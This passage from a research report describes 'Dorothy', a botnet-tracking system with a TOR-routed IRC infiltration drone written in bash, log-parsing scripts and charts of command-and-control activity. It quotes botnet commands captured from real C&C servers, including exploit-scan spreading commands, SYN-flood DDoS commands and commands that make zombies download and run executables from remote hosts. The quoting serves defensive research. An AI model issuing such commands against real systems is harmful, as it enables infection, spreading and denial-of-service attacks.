The Dorothy Drone required the TOR suite to works correctly, the suite is composed by

- Privoxy
- Vidalia

All softwares are freely released under a *3-Clause BSD* and can be downloaded from the project web site .
The network level of the Drone design is managed by *socat,* that firstly establish an anonymous communication through the local TOR sock port 9050/tcp to the C&C ip address, then redirect on it all the standard output.
The application level is managed by a pools of Unix utilities, and they are:

- `tail`
- `grep`
- `echo`

- `kill`

The first one is used to elaborate each line received through the input socket (PIPE-IN), Consider this one like a FIFO pipe where all the incoming data are putted from the top to the bottom.

This pipe is a common text file that is populated by the *socat* output and in the same time processed by the *tail* software.

The Unix tool *grep* is used to the parse the data incoming from *tail* , this is achieved by using Regular Expressions that helps to find the right information in the shortest time.

Finally the *echo* commands is used for the output management of the Drone sending response to the C&C or just printing the incoming data on our console/log file. This processes are showed in *Figure 6*.



Figure 6 Flux chart of the main tools used by DDrone

4.1.1. The Drone Souce Code

The source code of Dorothy Drone is structured in three main function :

- `socat_tor()`
- `birc_strartnc()`
- `birc_parse()`
- `birc_cleanup()`
- `main()`

The main() function is simply composed as showed in the following code

```
birc_startnc "$1" "$2" "$3" "$4" &


tail -f "$2" 2> /dev/null  | while read BIRCLINE; do

echo "`date "+%d/%m/%Y-%H:%M:%S"`  $3:$4  --> $BIRCLINE" >>
Main_Console.log
birc_parse "$BIRCLINE" "$1"

done &
```

First of all the script will call the `birc_startnc()` function for establish the network link toward the C&C.
The arguments passed are the `PIPE-OUT` and `PIPE-IN` file, the C&C ip address and the tcp port as the last one .
The `birc_startnc()` function pass the the first argument that receives,the `PIPE-OUT` ,to another tail -f instance and then redirect its standard output to the `socat_tor()` function for the message delivery.
The `birc_startnc()` principally sends data to the C&C.
The *tail* command with the `-f` option causes it to not stop when end of file is reached,

but rather to wait for additional data to be appended to the input.
The argument passed by the "$2" variable is the PIPE-IN file chose for the interested communication, all the standard error of this execution are dropped. Then the tail process pass its data to the condition structure *while* : for each line that is received as input the firstly write it with the right timestamp to the Main_Console.log , then pass the line as argument to the birc_parse() function and adds the PIPE-OUT file as second argument. The sintax used for populating the Main_Console.log is :

```
[dd/mm/yyyy-h:m:s] [C&C Ip]:[C&C port] [<--|-->]  [Message]
```

The birc_parse() function analyze the data received as first argument for give an auto-response and write it to the PIPE-OUT passed as second argument.
Here, if a PING command is sent from the C&C, it will be recognized through a simple regular expression :

```
^PING\ *:(.*)
```

and then the function will generate a PONG response to the ping requester (identified by the *:(.*) bash_rematch).
The Dorothy Drone term its activity when the socat connection returns an error.

4.2. The Live Data Extraction Module (LDEM)

INPUT: ../Dorothy/log/Main_Console.log
OUTPUT: ../Dorothy/Botnets/<IP>/*.live
SOFTWARES: grep, awk

Dorothy needs to parse all the data acquired by the infiltration process for extract real-time information about the C&C activity. Recall that the information gathered from the *NAM* are based on only 3 minute of network activity,these new information are more reliable than the previous one extracted because are extended on larger time gap.
The script used by the *LDEM* takes as input the Main_Console.log file, and extract all the characteristic for each C&C known and store them in the related botnet directory on a file having the .live extension. This routine its executed every 30 minute.

The information type extracted are the same extracted by the *DEM*, others information about the `ping/pong` time average, the issued commands frequencies, and the active C&C population are also gained from this process.

4.3. The Data Visualization Module (DVE)

INPUT: `../Dorothy/Botnets/<IP>/*.*`
OUTPUTS: `../Dorothy/Analysis/<%dd%mm%yy-%hh%mm>/*.url`
SOFTWARES: awk, Google Maps Api

Analyzing great volumes of data through text parsers is a cumbersome job, visualize them through images is an easy one. Representing information through maps is a powerful technique to quickly communicate information to others. The *DVM* is the final step of the Dorothy analyzing process, its the last chain node that "*speaks*" us all the information acquired during its job.
The *DVM* shows all the information gathered in the previous steps, using them to generate other more-direct information.
They following characteristic are visualized :

1. Graphical geo-location of C&C
2. Malware network activity
3. IRC Channel used
4. Malware/C&C
5. C&C Tcp port Used
6. C&C Host Names used
7. All Host Names found
8. Email address
9. C&C Commands used

10. C&C Satellite Web Sites / C&C

11. Status check delay average

12.C&C Populations

13. Zombie National distributions (*)

Firstly the *DVM* provide a global visualization about the Botnets graphical distribution over the world,evidencing the their C&Cs. This representation is developed through the freely available Google Maps API that offers a powerful technique to quickly represent data on maps. Maps are the best tools to communicate information to nontechnical people because they are easy to understand. Choosing to share the Dorothy activity in the best user-friendly as possible allow this project to be opened to a large variety of kind of public .

4.3.1. Malware network activity

After the malware execution on the honeypot system, is interesting to see what the machines are that are interacting with each other. Represent all the network *subject* by graph quickly made the idea about the malware activity. The best-suited graph for visualizing relantioship of this type is the *link graph*. Hosts involved in network communications can be finely represented by nodes, and *edges* encodes information about their destination targets. A linked graph is composed by a *source node*, a *predicate node*, and a *target node*.

There are many different typologies of linked graph, the sintax of the one's used by the *DVM* for showing the malware network activity is showed below.

Node	**Information**	**Shape**
Source Node	Source IP Address	circle
Predicate Node	TCP destination port	rectangle
Target Node	Target IP Address	circle

This choice is derived from the needs of quickly evidencing the hosts involved in network communication rather than services. In a typical malware activity, the host infected first try to reproduce itself by scanning all the nearest networks, then (or in the same time) try to reach its C&C. Observing a typical graph of malware network activity we can see *many* involved host and *few* involved services.

The link graph generated by the *NSM* groups hosts by their destination port allowing the readers to cursory distinguish the hosts involved in the malware *spreading phase* and the Command and Controls.

Linked graph allows a great information encoding through different attributes. Shapes and 2D locations are the defaults attributes used, but its possible to encode more also by using color, and edge thickness. The *DVM* uses rectangle shape for identify predicate nodes (destination services), and circles for others information (source/destination). Colors are used for distinguish *services* (green colored), *private network hosts (light blue colored)*, the *hosts probed* in the spreading phase (orange-red colored),the *C&C satellites* (purple colored), and the *C&Cs* (red colored). *Figure* 7 shows an example of link graph generated by the *DVM*.

The software used by the *DVM* for generating link graphs is *Afterglow* . The libpcap files generated by the *NAM* is given to the `tcpdump2csv.pl` perl utility that transform it to a Comma Separated Value data file. Then the csv output is given to Afterglow as argument, this one will provide a .dot file containing all the graphical information about the network activity analyzed. Therefore the `DOT` attributed graph language defines each node and each edge by a tagged entry. The utility `neato` is used for transform `DOT` files into graphical ones (like `Png` or `Gif`). All this process is done in complete autonomy by the concatenation of bash script executions.



Figure 7 Linked graph of malware network activity

4.3.2. IRC Channel used

As previously mentioned, IRC channel represent the communication channel between zombies and botnets. An overview about the IRC channel names used by C&Cs allow us to estimate possible relationship between two or more different C&C. However, a C&C having more IRC channels that others, could represent an adding factor to the complex estimation of the entire botnet. In *Figure* 8 are represented the number of channels used for each C&C using a bar chart.



Figure 8 Number of different IRC channels used by C&C

4.3.3. Malware/C&C

Observing how many malwares a botnets uses for its spreading allow us to estimate the *infection-power* of it. From this information its possible to deduce a *vague* estimation about the botnet size. Its supposed that more malwares a botnet has and many are their infected *zombies*. Therefore we have to be careful about this affirmations because we are talking about the botnet malwares *collected by Dorothy*. Otherwise this is only an estimation behind the Dorothy point of view.

The bar chart presented in *Figure* 9 is suitable to this kind of information because presents a visual representation of the count of individual values of a data dimension. The chart is divided in base of the number of the C&Cs founds, each bar show the frequency of occurrence of each value of a dimension.

Also a pie chart is following showed (*Figure* 10) as example of different visualization approach.

Overviewing the chart we can quickly understand the C&C having the great *infection-power* .



Figure 9 Percentage of malware detained from each C&C - Bar Chart



Figure 10 Percentage of malware detained from each C&C - Pie Chart

4.3.4. C&C Tcp Port Used

When a host system is infected, tried to establish a connection to a specific C&C tcp port. Typically usual IRC servers offers more than one tcp port for their service, allowing the clients to connect on different ports . This opportunity helps the server to balance the load of all client connections, in this way the service avoid the server to be flooded by the client connection requests. Offering more listening ports give to the C&C more opportunity to their zombies. A *big* botnet can be recognized by counting the number of tcp ports used by its C&Cs.

In *Figure* 11 is showed a bar chart that represent the number of different tcp ports used by each C&C discovered by Dorothy.



Figure 11 Number of different tcp-ports used by C&Cs

4.3.5. C&C Host Names used

As previously described the first activity of an infected system is the name resolutions of one or more C&C host names. More domain names a C&C has and more possibility has for resist against *black-listing*. The *DVM* sorts the numbers of the unique domain names used by each C&C and represent them through a bar chart. *Figure* 12 shows an example.



Figure 12 Number of unique host-name resolution made by zombie in their first five 53 udp-packets discovered by *NAM*

4.3.6. All Host Names found

Showing the number of all the host names found by the *DEM* for each C&C allows to quickly identify which of them are implied in spam activity. Furthermore, its important to remember how the hostname are extracted : the *DEM* filter all the domain protocol (53/udp) communication gathered from the *NAM*, therefore the previous result must be consider as " the number of the domain names that the honeypot ask for a dns resolution " . The chart is showed in *Figure* 13



Figure 13 The number of the domain names that the honeypot ask for a dns resolution

In Chapter 6 will be demonstrated that how this chart agrees with the Spam Center found.

4.3.7. Email Address found

Using a bar chart (*Figure* 14) for showing email address found during the data extraction process, allow a clear overview about spam activity,allowing a correctly identification of the Spam Centers.



Figure 14 Email Address extracted

Its possible to denote a partially concordance to the previously chart (all host) .

4.3.8. Commands used by C&C

The C&C periodically instruct their zombies with different kind of commands. These commands can be summarized into following five categories: *spreading, DDos Attack, download/update, migration, crypted* .

Spreading commands are the most used, they instruct the zombie to search, and then compromise, other hosts on its network IP range. Some spreading command examples are

```
.advscan asn445 200 5 0 -r -b -n -k -y
root.mass -a -r -s
```

These commands told to zombie to start a spreading activity using a specific exploding module (on the first command is the *asn445* that referred to the Microsoft samba vulnerability[1] ,on the seconds command the exploiting module isn't specified)

[1] MS04-007

Distributed Denial of Service attacks are the most dangerous type of malicious activity that a botnet can accomplish. Recent history had showed [14] the catastrophic impact that could have a synchronized *DDos attack* toward a network systems.
The attack typically consist in sending a large amount of useless packets to a specified host. For example, syn-flooding attack consist in sending more packet as possible having the TCP flag SYN selected. A server that receive thousand of this packets *per second* couldn't be able to manage all this connection request, denying its normal service to habitual users.
Examples of this kind of commands are showed below.

```
synflood www.en*****.com 80 99999999999999999999564645748946841
synflood irc.gu*****.org 6667 9895648
```

The first commands invoke a syn-flooding attack toward a web site specifying its tcp port number "80" and the packets size .
The second commands invoke the same activity toward an IRC server (tcp port 6667 is the default port used by IRC servers).
DDos attacks represent the *first* botnets attack weapon. Facing up to this kind of attacks is a very hard job for system security's devices because handling thousand of simultaneous connections requires enormous system resources.

Download/Update commands are used for instruct zombies to download new malwares from the specified online resource like a web site. Recall that software vulnerabilities are (quickly or slowly) fixed by vendors, a botnet must mute its spreading methodology for survive to its rise by instructing its zombies to downloading new malwares and use them for their spreading process. This process is here defined as a *botnet survival instinct* .
Some examples are listed below :

```
.download http://www.*********/cicegim.exe C://WINDOWS/sytem32/
cicegim.exe 1
* download http://72.*.*.*/ssvc.exe -e -s
```

The first command instruct the zombie to downloading the file named `cicegim.exe` to

its system home directory `C://WINDOWS/sytem32/.`The seconds doesn't specify the destination folder, adding some unknown options to the command syntax.

Sometimes Dorothy during its infiltration process,observe other commands instructing zombies to join to another channel. Here is an example:

```
* join ##up
* join ##24
```

These commands could be interpret as a migration request from the botmaster, or simply a segregations of zombies task. Recalling that channels topics are one of the order communication method, a zombie can acquire more different orders by different channels,whereas an IRC channel can have only one topic at time.

Finally, the last command category previously declared is labeled as *crypted*.
This terms is used for identify all the unreadable commands founds during the infiltration process. The 51% of the C&Cs analyzed choose this method for exchanging commands to their zombies.
C&C hides this commands using strings like :

```
":=ZjCaQZuNir1
+jCAxoYy3Cono44fcmD6ZPbb7x7Z8q5kGILtxQQn4tHnTEoC1JbHBP92NDmjtON04j/
ya9Xuk3w2ssjtCpLJzCH8kR8qeKVQBzZhaIY7cy8cjfZYA++feCps7v4WZcfe6
+INKC56dPAwlmcyrUTic04Qu1d69kJmW2rvo142+uB"
```

Discovering what this command means is possible using three different approach :

h)Searching in the source code of the malware

i) Analyzing the malware binary thought statical/dynamical analysis

j) Through behavior analysis by reproducing the command to the zombie

The first method is clearly the simplest. However the malware source code is hardly to find,and the malware industry produce many variants per day making impossible to consider previous malware version.

Deeply analyze the malware binary required time and patience because is a meticulous job that not ever produce relevant results.

Another way to discover what's mean the enquired command is to impersonate the C&C by setting up a virtualized network. What we have to do is configuring a local dns server that resolve the real C&C domain name into our crafted C&C IP. Then configure an IRC server listening on the same port used by the real C&C. At this point we can replicate the crypted-command to our zombie and watch its network behavior.

Watching its network activity we can now understand what the enquired command means, and following to the command categorization.

This activity represent a great technique for discovering the encrypted commands however Dorothy doesn't aim to accomplish this job.

The *DVM* uses a pie charts for representing the frequencies of commands recognized divided by groups as showed in *Figure* 15 .



Figure 15 Different kinds of Irc-commands issued by C&C

4.3.9. C&C Satellite Server / C&C

Typically C&Cs had another servers that provides support to their malicious activities. The C&C main task is to send commands to zombies. Others activity like downloading others malware are not subjected to *command and centers*. Dorothy defines these

supporters as *C&C Web Satellite Server* (here in after mentioned as CWS). A clear example is a web server that provide malwares to zombies to which has been ordered to download a new kind of binary after received a *download command* from their C&C. As showed in the previous section, botmasters uses this commands for enlarge their botnets by spreading through new exploits.

Enumerating the CWSs that a C&C dispose, helps to understand the *weight* of a botnet. More CWSs are available for C&C and more capability has it to survive and to enlarge its domain.

A bar chart is used for represent this information, an example is showed below in *Figure* 16.



Figure 16 C&C Satellites discovered for each C&C

4.3.10. Status check delay average

Command and Centers uses the standard IRC `ping/pong` for check the connection status of their zombies. Each C&C had its proper *time-gap* between a `ping` request and the next one. This *gap* is here defined as *heartbeat* of a C&C, and its represented by a line chart (points represents the seconds between a *ping* and its previous one) .

The time values are firstly acquired by parsing the `Main_Console.log` file searching for all the PING occurrence of a specified IP address (the enquired C&C IP address),furthermore the time stamp is isolated and saved on the file named *ping.times*. This one is then processed by an `awk` script that returns all the differences between each time stamps.

Finally these values are incapsulated in a URL address and processed by the *Google Api Charts*.

The *Figure* 17 shows an example of C&C *heartbeat* .

These graphs are dynamically generated every 24 hours taking the last 100 C&C `ping` requests.

The last *ping* request received by the C&C is also used by Dorothy as live-checker, in this manner is possible to recognize inactive C&C from active ones.

